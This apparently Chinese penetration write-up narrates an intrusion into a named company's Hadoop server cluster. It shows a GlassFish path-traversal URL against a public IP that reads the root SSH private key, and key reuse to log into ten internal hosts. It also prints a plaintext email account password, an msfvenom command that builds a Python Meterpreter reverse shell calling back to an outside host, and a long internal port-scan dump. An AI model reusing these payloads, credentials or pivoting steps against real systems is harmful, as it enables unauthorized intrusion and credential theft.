
# 浩瀚深度数据服务器集群沦陷（linux 内网渗透浅谈）

首先：http://111.1.56.66:4848/j_security_check
这里先根据：http://wooyun.org/bugs/wooyun-2015-0144595
用 glassfish 读取服务器的中的文件：

http://111.1.56.66:4848/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/
%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/
%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae
%c0%ae/root/.ssh
发现管理员把 ssh 的私钥留在了服务器上，果断读取存入本地：
然后用私钥登陆服务器：




进入后，查看/etc/hosts

```
[root@namenode ~]# cat /etc/hosts
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
111.1.56.66  namenode
111.1.56.67  secondnamenode
111.1.56.68  datanode1
111.1.56.69  datanode2
111.1.56.70  datanode3
111.1.56.71  datanode4
111.1.56.72  datanode5
111.1.56.73  datanode6
111.1.56.74  datanode7
111.1.56.75  datanode8
[root@namenode ~]#
```

查看 history

```
root@datanode1:~
[root@datanode1 ~]# history | more
    1  ping 111.1.56.67
    2  ping 111.1.56.68
    3  ping 111.1.56.66
    4  ifconfig
    5  cat /proc/cpuinfo |grep "physical id"|sort|uniq|wc -l
    6  cat /proc/cpuinfo |grep "cpu cores"|wc -l
    7  free -m
    8  iostat -x 1 5
    9  df -h
   10  sudo fdisk -l
   11  fdisk -l
   12  df -h
   13  fdisk -l
   14  df -h
   15  fdisk -l
   16  fdisk /dev/sdb
   17  mkfs.ext4 /dev/sdb1
   18  fdisk -l
   19  fdisk -l |grep "/dev/sd"
   20  fdisk /dev/sdc
   21  mkfs.ext4 /dev/sdc1
   22  fdisk -l |grep "/dev/sd"
   23  fdisk /dev/sdd
   24  mkfs.ext4 /dev/sdd1
   25  fdisk -l |grep "/dev/sd"
   26  fdisk /dev/sde
   27  mkfs.ext4 /dev/sde1
   28  fdisk -l |grep "/dev/sd"
   29  fdisk /dev/sdf
   30  mkfs.ext4 /dev/sdf1
   31  fdisk -l |grep "/dev/sd"
   32  fdisk /dev/sdg
   33  mkfs.ext4 /dev/sdg1
   34  fdisk -l |grep "/dev/sd"
   35  fdisk /dev/sdh
   36  mkfs.ext4 /dev/sdh1
   37  fdisk -l |grep "/dev/sd"
   38  mkdir -p /hdfs/data1
   39  mkdir -p /hdfs/data2
   40  mkdir -p /hdfs/data3
   41  mkdir -p /hdfs/data4
   42  mkdir -p /hdfs/data5
   43  mkdir -p /hdfs/data6
   44  mkdir -p /hdfs/data7
   45  ll /hdfs/
   46  mount /dev/sdb1 /hdfs/data1
   47  mount /dev/sdc1 /hdfs/data2
   48  mount /dev/sdd1 /hdfs/data3
   49  mount /dev/sde1 /hdfs/data4
--More--
```

看/tmp/

```
[root@datanode1 tmp]# ls
cmflistener-stdout---agent-3145-1445432130-OkA2pa.log  hsperfdata_hdfs  hsperfdata_yarn       orbit-gdm          pulse-bZ4TQrRHmLoN
hsperfdata_cloudera-scm                                hsperfdata_root  hsperfdata_zookeeper  pulse-bAqMwCUECyJ3
[root@datanode1 tmp]#
```

看/home/目录

```
[root@namenode le_qx]# ls
cloud.log  cloud.py  collect_program  config.py  config.pyc  con.py  Info_Log
[root@namenode le_qx]# pwd
/home/le_qx
[root@namenode le_qx]#
```

在 history 发现管理员用私钥登陆了其他的服务器：

```
 5  ssh -i ~/.ssh/id_rsa root@10.211.16.149
 6  ssh -i ~/.ssh/id_rsa root@10.211.16.148
 7  ssh -i ~/.ssh/id_rsa root@10.211.16.146
 8  ssh -i ~/.ssh/id_rsa root@10.211.16.149
 9  ssh -i ~/.ssh/id_rsa root@10.211.16.150
10  ssh -i ~/.ssh/id_rsa root@10.211.16.151
11  ssh -i ~/.ssh/id_rsa root@10.211.16.152
12  ssh -i ~/.ssh/id_rsa root@10.211.16.153
13  ssh -i ~/.ssh/id_rsa root@10.211.16.154
14  ssh -i ~/.ssh/id_rsa root@10.211.16.155
15  ssh -i ~/.ssh/id_rsa root@10.211.16.156
16  exit
17  ssh -i ~/.ssh/id_rsa root@10.211.16.157
```

果断登陆，结果都成功，拿下十台 linux：

在 home 目录下发现邮箱密码


```
port_list: 60000

[mail]
hostname: smtp.163.com
username: AlarmRemind@163.com
password: asdf123456
postfix: 163.com

[SMS]
hostname: smtp.163.com
username: AlarmRemind@163.com
password: asdf123456
postfix: 163.com
#配置管理模块选项
```

登陆邮箱：


本地的信息收集的差不多了
然后我们扫描一下内网，我用 msf 生成 python 的反弹马：

msfvenom -p python/meterpreter/reverse_tcp LHOST=120.131.70.121 LPORT=7788 > /home/niexinming/shell1.py

然后在本地等待反弹出来的 meterpreter
反弹成功后：




按照平常的做法扫描内网的匿名 ftp,smb,snmp,端口之类的
由于我只扫到端口的结果就放上来
[*] 10.211.16.5:80 - TCP OPEN
[*] 10.211.16.2:22 - TCP OPEN
[*] 10.211.16.13:80 - TCP OPEN
[*] 10.211.16.14:22 - TCP OPEN
[*] 10.211.16.15:22 - TCP OPEN
[*] 10.211.16.17:22 - TCP OPEN
[*] 10.211.16.17:80 - TCP OPEN
[*] 10.211.16.14:80 - TCP OPEN
[*] 10.211.16.18:22 - TCP OPEN
[*] 10.211.16.4:22 - TCP OPEN
[*] 10.211.16.4:80 - TCP OPEN
[*] 10.211.16.1:23 - TCP OPEN
[*] 10.211.16.8:22 - TCP OPEN
[*] 10.211.16.8:80 - TCP OPEN
[*] 10.211.16.10:22 - TCP OPEN
[*] 10.211.16.10:80 - TCP OPEN
[*] 10.211.16.19:22 - TCP OPEN
[*] 10.211.16.15:80 - TCP OPEN
[*] 10.211.16.5:22 - TCP OPEN
[*] 10.211.16.16:22 - TCP OPEN
[*] 10.211.16.2:80 - TCP OPEN

[*] 10.211.16.16:80 - TCP OPEN
[*] 10.211.16.11:22 - TCP OPEN
[*] 10.211.16.18:80 - TCP OPEN
[*] 10.211.16.13:22 - TCP OPEN
[*] 10.211.16.19:80 - TCP OPEN
[*] 10.211.16.3:80 - TCP OPEN
[*] 10.211.16.11:80 - TCP OPEN
[*] 10.211.16.6:80 - TCP OPEN
[*] 10.211.16.3:22 - TCP OPEN
[*] 10.211.16.6:22 - TCP OPEN
[*] 10.211.16.20:22 - TCP OPEN
[*] 10.211.16.20:80 - TCP OPEN
[*] 10.211.16.23:80 - TCP OPEN
[*] 10.211.16.22:22 - TCP OPEN
[*] 10.211.16.24:80 - TCP OPEN
[*] 10.211.16.27:22 - TCP OPEN
[*] 10.211.16.22:80 - TCP OPEN
[*] 10.211.16.21:22 - TCP OPEN
[*] 10.211.16.21:80 - TCP OPEN
[*] 10.211.16.25:22 - TCP OPEN
[*] 10.211.16.27:80 - TCP OPEN
[*] 10.211.16.30:22 - TCP OPEN
[*] 10.211.16.25:80 - TCP OPEN
[*] 10.211.16.26:22 - TCP OPEN
[*] 10.211.16.29:22 - TCP OPEN
[*] 10.211.16.28:22 - TCP OPEN
[*] 10.211.16.29:80 - TCP OPEN
[*] 10.211.16.24:22 - TCP OPEN
[*] 10.211.16.23:22 - TCP OPEN
[*] 10.211.16.26:80 - TCP OPEN
[*] Scanned  27 of 256 hosts (10% complete)
[*] 10.211.16.30:80 - TCP OPEN
[*] 10.211.16.28:80 - TCP OPEN
[*] 10.211.16.33:80 - TCP OPEN
[*] 10.211.16.31:80 - TCP OPEN
[*] 10.211.16.33:22 - TCP OPEN
[*] 10.211.16.32:80 - TCP OPEN
[*] 10.211.16.31:22 - TCP OPEN
[*] 10.211.16.35:22 - TCP OPEN
[*] 10.211.16.36:22 - TCP OPEN
[*] 10.211.16.35:80 - TCP OPEN
[*] 10.211.16.32:22 - TCP OPEN

[*] 10.211.16.34:22 - TCP OPEN
[*] 10.211.16.34:80 - TCP OPEN
[*] 10.211.16.37:80 - TCP OPEN
[*] 10.211.16.36:80 - TCP OPEN
[*] 10.211.16.37:22 - TCP OPEN
[*] 10.211.16.38:22 - TCP OPEN
[*] 10.211.16.38:80 - TCP OPEN
[*] 10.211.16.40:80 - TCP OPEN
[*] 10.211.16.39:22 - TCP OPEN
[*] 10.211.16.40:22 - TCP OPEN
[*] 10.211.16.39:80 - TCP OPEN
[*] 10.211.16.42:22 - TCP OPEN
[*] 10.211.16.41:80 - TCP OPEN
[*] 10.211.16.42:80 - TCP OPEN
[*] 10.211.16.41:22 - TCP OPEN
[*] 10.211.16.43:80 - TCP OPEN
[*] 10.211.16.48:22 - TCP OPEN
[*] 10.211.16.46:22 - TCP OPEN
[*] 10.211.16.44:22 - TCP OPEN
[*] 10.211.16.46:80 - TCP OPEN
[*] 10.211.16.43:22 - TCP OPEN
[*] 10.211.16.45:80 - TCP OPEN
[*] 10.211.16.48:80 - TCP OPEN
[*] 10.211.16.47:80 - TCP OPEN
[*] 10.211.16.47:22 - TCP OPEN
[*] 10.211.16.45:22 - TCP OPEN
[*] 10.211.16.44:80 - TCP OPEN
[*] 10.211.16.51:80 - TCP OPEN
[*] 10.211.16.51:22 - TCP OPEN
[*] 10.211.16.50:80 - TCP OPEN
[*] 10.211.16.49:22 - TCP OPEN
[*] 10.211.16.52:80 - TCP OPEN
[*] 10.211.16.50:22 - TCP OPEN
[*] 10.211.16.52:22 - TCP OPEN
[*] 10.211.16.49:80 - TCP OPEN
[*] 10.211.16.54:80 - TCP OPEN
[*] 10.211.16.53:22 - TCP OPEN
[*] 10.211.16.53:80 - TCP OPEN
[*] 10.211.16.55:22 - TCP OPEN
[*] 10.211.16.55:80 - TCP OPEN
[*] 10.211.16.56:22 - TCP OPEN
[*] 10.211.16.56:80 - TCP OPEN

[*] Scanned  53 of 256 hosts (20% complete)
[*] 10.211.16.54:22 - TCP OPEN
[*] 10.211.16.57:80 - TCP OPEN
[*] 10.211.16.57:22 - TCP OPEN
[*] 10.211.16.68:80 - TCP OPEN
[*] 10.211.16.68:22 - TCP OPEN
[*] 10.211.16.69:22 - TCP OPEN
[*] 10.211.16.69:80 - TCP OPEN
[*] 10.211.16.73:22 - TCP OPEN
[*] 10.211.16.75:22 - TCP OPEN
[*] 10.211.16.74:22 - TCP OPEN
[*] 10.211.16.73:80 - TCP OPEN
[*] 10.211.16.71:22 - TCP OPEN
[*] 10.211.16.75:80 - TCP OPEN
[*] 10.211.16.70:80 - TCP OPEN
[*] 10.211.16.70:22 - TCP OPEN
[*] 10.211.16.76:22 - TCP OPEN
[*] 10.211.16.71:80 - TCP OPEN
[*] 10.211.16.74:80 - TCP OPEN
[*] 10.211.16.77:22 - TCP OPEN
[*] 10.211.16.77:80 - TCP OPEN
[*] 10.211.16.78:22 - TCP OPEN
[*] 10.211.16.76:80 - TCP OPEN
[*] 10.211.16.78:80 - TCP OPEN
[*] 10.211.16.79:22 - TCP OPEN
[*] 10.211.16.79:80 - TCP OPEN
[*] 10.211.16.80:80 - TCP OPEN
[*] 10.211.16.80:22 - TCP OPEN
[*] Scanned  78 of 256 hosts (30% complete)
[*] 10.211.16.82:80 - TCP OPEN
[*] 10.211.16.82:22 - TCP OPEN
[*] 10.211.16.85:80 - TCP OPEN
[*] 10.211.16.86:22 - TCP OPEN
[*] 10.211.16.84:22 - TCP OPEN
[*] 10.211.16.84:80 - TCP OPEN
[*] 10.211.16.85:22 - TCP OPEN
[*] 10.211.16.87:22 - TCP OPEN
[*] 10.211.16.90:80 - TCP OPEN
[*] 10.211.16.89:80 - TCP OPEN
[*] 10.211.16.86:80 - TCP OPEN
[*] 10.211.16.87:80 - TCP OPEN
[*] 10.211.16.89:22 - TCP OPEN

[*] 10.211.16.90:22 - TCP OPEN
[*] 10.211.16.91:80 - TCP OPEN
[*] 10.211.16.91:22 - TCP OPEN
[*] 10.211.16.95:22 - TCP OPEN
[*] 10.211.16.95:80 - TCP OPEN
[*] 10.211.16.94:80 - TCP OPEN
[*] 10.211.16.94:22 - TCP OPEN
[*] 10.211.16.99:22 - TCP OPEN
[*] 10.211.16.100:80 - TCP OPEN
[*] 10.211.16.96:80 - TCP OPEN
[*] 10.211.16.100:22 - TCP OPEN
[*] 10.211.16.99:80 - TCP OPEN
[*] 10.211.16.96:22 - TCP OPEN
[*] 10.211.16.97:80 - TCP OPEN
[*] 10.211.16.98:80 - TCP OPEN
[*] 10.211.16.97:22 - TCP OPEN
[*] 10.211.16.98:22 - TCP OPEN
[*] 10.211.16.102:22 - TCP OPEN
[*] 10.211.16.102:80 - TCP OPEN
[*] Scanned 103 of 256 hosts (40% complete)
[*] 10.211.16.103:22 - TCP OPEN
[*] 10.211.16.103:80 - TCP OPEN
[*] 10.211.16.104:22 - TCP OPEN
[*] 10.211.16.104:80 - TCP OPEN
[*] 10.211.16.105:80 - TCP OPEN
[*] 10.211.16.105:22 - TCP OPEN
[*] 10.211.16.106:80 - TCP OPEN
[*] 10.211.16.108:80 - TCP OPEN
[*] 10.211.16.106:22 - TCP OPEN
[*] 10.211.16.107:80 - TCP OPEN
[*] 10.211.16.108:22 - TCP OPEN
[*] 10.211.16.110:22 - TCP OPEN
[*] 10.211.16.107:22 - TCP OPEN
[*] 10.211.16.109:80 - TCP OPEN
[*] 10.211.16.109:22 - TCP OPEN
[*] 10.211.16.110:80 - TCP OPEN
[*] 10.211.16.112:22 - TCP OPEN
[*] 10.211.16.112:80 - TCP OPEN
[*] 10.211.16.114:22 - TCP OPEN
[*] 10.211.16.114:80 - TCP OPEN
[*] 10.211.16.115:22 - TCP OPEN
[*] 10.211.16.115:80 - TCP OPEN

[*] 10.211.16.117:80 - TCP OPEN
[*] 10.211.16.117:22 - TCP OPEN
[*] 10.211.16.116:80 - TCP OPEN
[*] 10.211.16.116:22 - TCP OPEN
[*] 10.211.16.120:80 - TCP OPEN
[*] 10.211.16.120:22 - TCP OPEN
[*] 10.211.16.121:80 - TCP OPEN
[*] 10.211.16.121:22 - TCP OPEN
[*] Scanned 129 of 256 hosts (50% complete)
[*] 10.211.16.129:23 - TCP OPEN
[*] 10.211.16.133:22 - TCP OPEN
[*] 10.211.16.133:80 - TCP OPEN
[*] 10.211.16.134:80 - TCP OPEN
[*] 10.211.16.134:22 - TCP OPEN
[*] 10.211.16.136:80 - TCP OPEN
[*] 10.211.16.136:22 - TCP OPEN
[*] 10.211.16.135:22 - TCP OPEN
[*] 10.211.16.135:80 - TCP OPEN
[*] 10.211.16.137:80 - TCP OPEN
[*] 10.211.16.137:22 - TCP OPEN
[*] 10.211.16.138:80 - TCP OPEN
[*] 10.211.16.138:22 - TCP OPEN
[*] 10.211.16.140:22 - TCP OPEN
[*] 10.211.16.139:80 - TCP OPEN
[*] 10.211.16.140:80 - TCP OPEN
[*] 10.211.16.139:22 - TCP OPEN
[*] 10.211.16.141:80 - TCP OPEN
[*] 10.211.16.142:80 - TCP OPEN
[*] 10.211.16.142:22 - TCP OPEN
[*] 10.211.16.141:22 - TCP OPEN
[*] 10.211.16.143:22 - TCP OPEN
[*] 10.211.16.143:80 - TCP OPEN
[*] 10.211.16.144:80 - TCP OPEN
[*] 10.211.16.145:22 - TCP OPEN
[*] 10.211.16.145:80 - TCP OPEN
[*] 10.211.16.144:22 - TCP OPEN
[*] 10.211.16.146:80 - TCP OPEN
[*] 10.211.16.146:22 - TCP OPEN
[*] 10.211.16.147:8080 - TCP OPEN
[*] 10.211.16.148:22 - TCP OPEN
[*] 10.211.16.147:22 - TCP OPEN
[*] 10.211.16.149:22 - TCP OPEN

[*] 10.211.16.150:22 - TCP OPEN
[*] 10.211.16.151:22 - TCP OPEN
[*] 10.211.16.152:22 - TCP OPEN
[*] 10.211.16.154:22 - TCP OPEN
[*] 10.211.16.153:22 - TCP OPEN
[*] Scanned 155 of 256 hosts (60% complete)
[*] 10.211.16.156:22 - TCP OPEN
[*] 10.211.16.155:22 - TCP OPEN
[*] 10.211.16.158:80 - TCP OPEN
[*] 10.211.16.157:22 - TCP OPEN
[*] 10.211.16.157:80 - TCP OPEN
[*] 10.211.16.158:22 - TCP OPEN
[*] 10.211.16.159:80 - TCP OPEN
[*] 10.211.16.159:22 - TCP OPEN
[*] 10.211.16.160:80 - TCP OPEN
[*] 10.211.16.160:22 - TCP OPEN
[*] 10.211.16.163:80 - TCP OPEN
[*] 10.211.16.161:22 - TCP OPEN
[*] 10.211.16.162:80 - TCP OPEN
[*] 10.211.16.163:22 - TCP OPEN
[*] 10.211.16.161:80 - TCP OPEN
[*] 10.211.16.162:22 - TCP OPEN
[*] 10.211.16.165:80 - TCP OPEN
[*] 10.211.16.164:22 - TCP OPEN
[*] 10.211.16.165:22 - TCP OPEN
[*] 10.211.16.164:80 - TCP OPEN
[*] 10.211.16.176:80 - TCP OPEN
[*] 10.211.16.176:22 - TCP OPEN
[*] 10.211.16.180:22 - TCP OPEN
[*] 10.211.16.179:22 - TCP OPEN
[*] 10.211.16.177:80 - TCP OPEN
[*] 10.211.16.180:80 - TCP OPEN
[*] 10.211.16.177:22 - TCP OPEN
[*] 10.211.16.179:80 - TCP OPEN
[*] 10.211.16.178:80 - TCP OPEN
[*] 10.211.16.178:22 - TCP OPEN
[*] Scanned 181 of 256 hosts (70% complete)
[*] 10.211.16.183:80 - TCP OPEN
[*] 10.211.16.183:22 - TCP OPEN
[*] 10.211.16.185:80 - TCP OPEN
[*] 10.211.16.181:22 - TCP OPEN
[*] 10.211.16.185:22 - TCP OPEN

[*] 10.211.16.190:22 - TCP OPEN
[*] 10.211.16.186:22 - TCP OPEN
[*] 10.211.16.184:80 - TCP OPEN
[*] 10.211.16.184:22 - TCP OPEN
[*] 10.211.16.181:80 - TCP OPEN
[*] 10.211.16.182:22 - TCP OPEN
[*] 10.211.16.182:80 - TCP OPEN
[*] 10.211.16.189:80 - TCP OPEN
[*] 10.211.16.187:80 - TCP OPEN
[*] 10.211.16.186:80 - TCP OPEN
[*] 10.211.16.189:22 - TCP OPEN
[*] 10.211.16.188:22 - TCP OPEN
[*] 10.211.16.193:80 - TCP OPEN
[*] 10.211.16.190:80 - TCP OPEN
[*] 10.211.16.192:80 - TCP OPEN
[*] 10.211.16.187:22 - TCP OPEN
[*] 10.211.16.192:22 - TCP OPEN
[*] 10.211.16.188:80 - TCP OPEN
[*] 10.211.16.191:22 - TCP OPEN
[*] 10.211.16.191:80 - TCP OPEN
[*] 10.211.16.193:22 - TCP OPEN
[*] 10.211.16.195:22 - TCP OPEN
[*] 10.211.16.195:80 - TCP OPEN
[*] 10.211.16.198:80 - TCP OPEN
[*] 10.211.16.198:22 - TCP OPEN
[*] 10.211.16.194:80 - TCP OPEN
[*] 10.211.16.194:22 - TCP OPEN
[*] 10.211.16.199:80 - TCP OPEN
[*] 10.211.16.197:80 - TCP OPEN
[*] 10.211.16.197:22 - TCP OPEN
[*] 10.211.16.199:22 - TCP OPEN
[*] 10.211.16.206:22 - TCP OPEN
[*] 10.211.16.200:80 - TCP OPEN
[*] 10.211.16.200:22 - TCP OPEN
[*] 10.211.16.201:22 - TCP OPEN
[*] 10.211.16.206:80 - TCP OPEN
[*] 10.211.16.203:22 - TCP OPEN
[*] 10.211.16.205:80 - TCP OPEN
[*] 10.211.16.205:22 - TCP OPEN
[*] 10.211.16.208:22 - TCP OPEN
[*] 10.211.16.204:22 - TCP OPEN
[*] 10.211.16.209:80 - TCP OPEN

[*] 10.211.16.202:80 - TCP OPEN
[*] 10.211.16.201:80 - TCP OPEN
[*] 10.211.16.208:80 - TCP OPEN
[*] 10.211.16.204:80 - TCP OPEN
[*] 10.211.16.207:80 - TCP OPEN
[*] 10.211.16.209:22 - TCP OPEN
[*] 10.211.16.203:80 - TCP OPEN
[*] 10.211.16.212:80 - TCP OPEN
[*] 10.211.16.202:22 - TCP OPEN
[*] Scanned 209 of 256 hosts (81% complete)
[*] 10.211.16.207:22 - TCP OPEN
[*] 10.211.16.212:22 - TCP OPEN
[*] 10.211.16.213:22 - TCP OPEN
[*] 10.211.16.211:80 - TCP OPEN
[*] 10.211.16.215:22 - TCP OPEN
[*] 10.211.16.211:22 - TCP OPEN
[*] 10.211.16.210:80 - TCP OPEN
[*] 10.211.16.220:80 - TCP OPEN
[*] 10.211.16.210:22 - TCP OPEN
[*] 10.211.16.216:80 - TCP OPEN
[*] 10.211.16.219:80 - TCP OPEN
[*] 10.211.16.214:22 - TCP OPEN
[*] 10.211.16.215:80 - TCP OPEN
[*] 10.211.16.213:80 - TCP OPEN
[*] 10.211.16.217:80 - TCP OPEN
[*] 10.211.16.217:22 - TCP OPEN
[*] 10.211.16.218:22 - TCP OPEN
[*] 10.211.16.218:80 - TCP OPEN
[*] 10.211.16.223:22 - TCP OPEN
[*] 10.211.16.214:80 - TCP OPEN
[*] 10.211.16.216:22 - TCP OPEN
[*] 10.211.16.220:22 - TCP OPEN
[*] 10.211.16.221:22 - TCP OPEN
[*] 10.211.16.223:80 - TCP OPEN
[*] 10.211.16.228:80 - TCP OPEN
[*] 10.211.16.219:22 - TCP OPEN
[*] 10.211.16.222:80 - TCP OPEN
[*] 10.211.16.222:22 - TCP OPEN
[*] 10.211.16.227:80 - TCP OPEN
[*] 10.211.16.221:80 - TCP OPEN
[*] 10.211.16.228:22 - TCP OPEN
[*] 10.211.16.227:22 - TCP OPEN

[*] 10.211.16.226:80 - TCP OPEN
[*] 10.211.16.226:22 - TCP OPEN
[*] 10.211.16.232:80 - TCP OPEN
[*] 10.211.16.240:80 - TCP OPEN
[*] 10.211.16.232:22 - TCP OPEN
[*] 10.211.16.229:22 - TCP OPEN
[*] 10.211.16.229:80 - TCP OPEN
[*] 10.211.16.230:22 - TCP OPEN
[*] 10.211.16.231:22 - TCP OPEN
[*] 10.211.16.231:80 - TCP OPEN
[*] 10.211.16.240:22 - TCP OPEN
[*] 10.211.16.234:80 - TCP OPEN
[*] 10.211.16.234:22 - TCP OPEN
[*] 10.211.16.233:80 - TCP OPEN
[*] 10.211.16.233:22 - TCP OPEN
[*] 10.211.16.237:22 - TCP OPEN
[*] 10.211.16.235:80 - TCP OPEN
[*] 10.211.16.235:22 - TCP OPEN
[*] 10.211.16.237:80 - TCP OPEN
[*] 10.211.16.236:22 - TCP OPEN
[*] 10.211.16.236:80 - TCP OPEN
[*] 10.211.16.238:80 - TCP OPEN
[*] 10.211.16.239:80 - TCP OPEN
[*] 10.211.16.238:22 - TCP OPEN
[*] 10.211.16.224:22 - TCP OPEN
[*] 10.211.16.239:22 - TCP OPEN
[*] 10.211.16.224:80 - TCP OPEN
[*] Scanned 241 of 256 hosts (94% complete)
[*] 10.211.16.230:80 - TCP OPEN
[*] 10.211.16.242:80 - TCP OPEN
[*] 10.211.16.242:22 - TCP OPEN
[*] 10.211.16.243:80 - TCP OPEN
[*] 10.211.16.243:22 - TCP OPEN
[*] 10.211.16.244:22 - TCP OPEN
[*] 10.211.16.244:80 - TCP OPEN
[*] 10.211.16.245:80 - TCP OPEN
[*] 10.211.16.245:22 - TCP OPEN

有了端口信息，我们想进内网看看，怎么办：

用 ssh 的 socks5 代理功能进行转发：

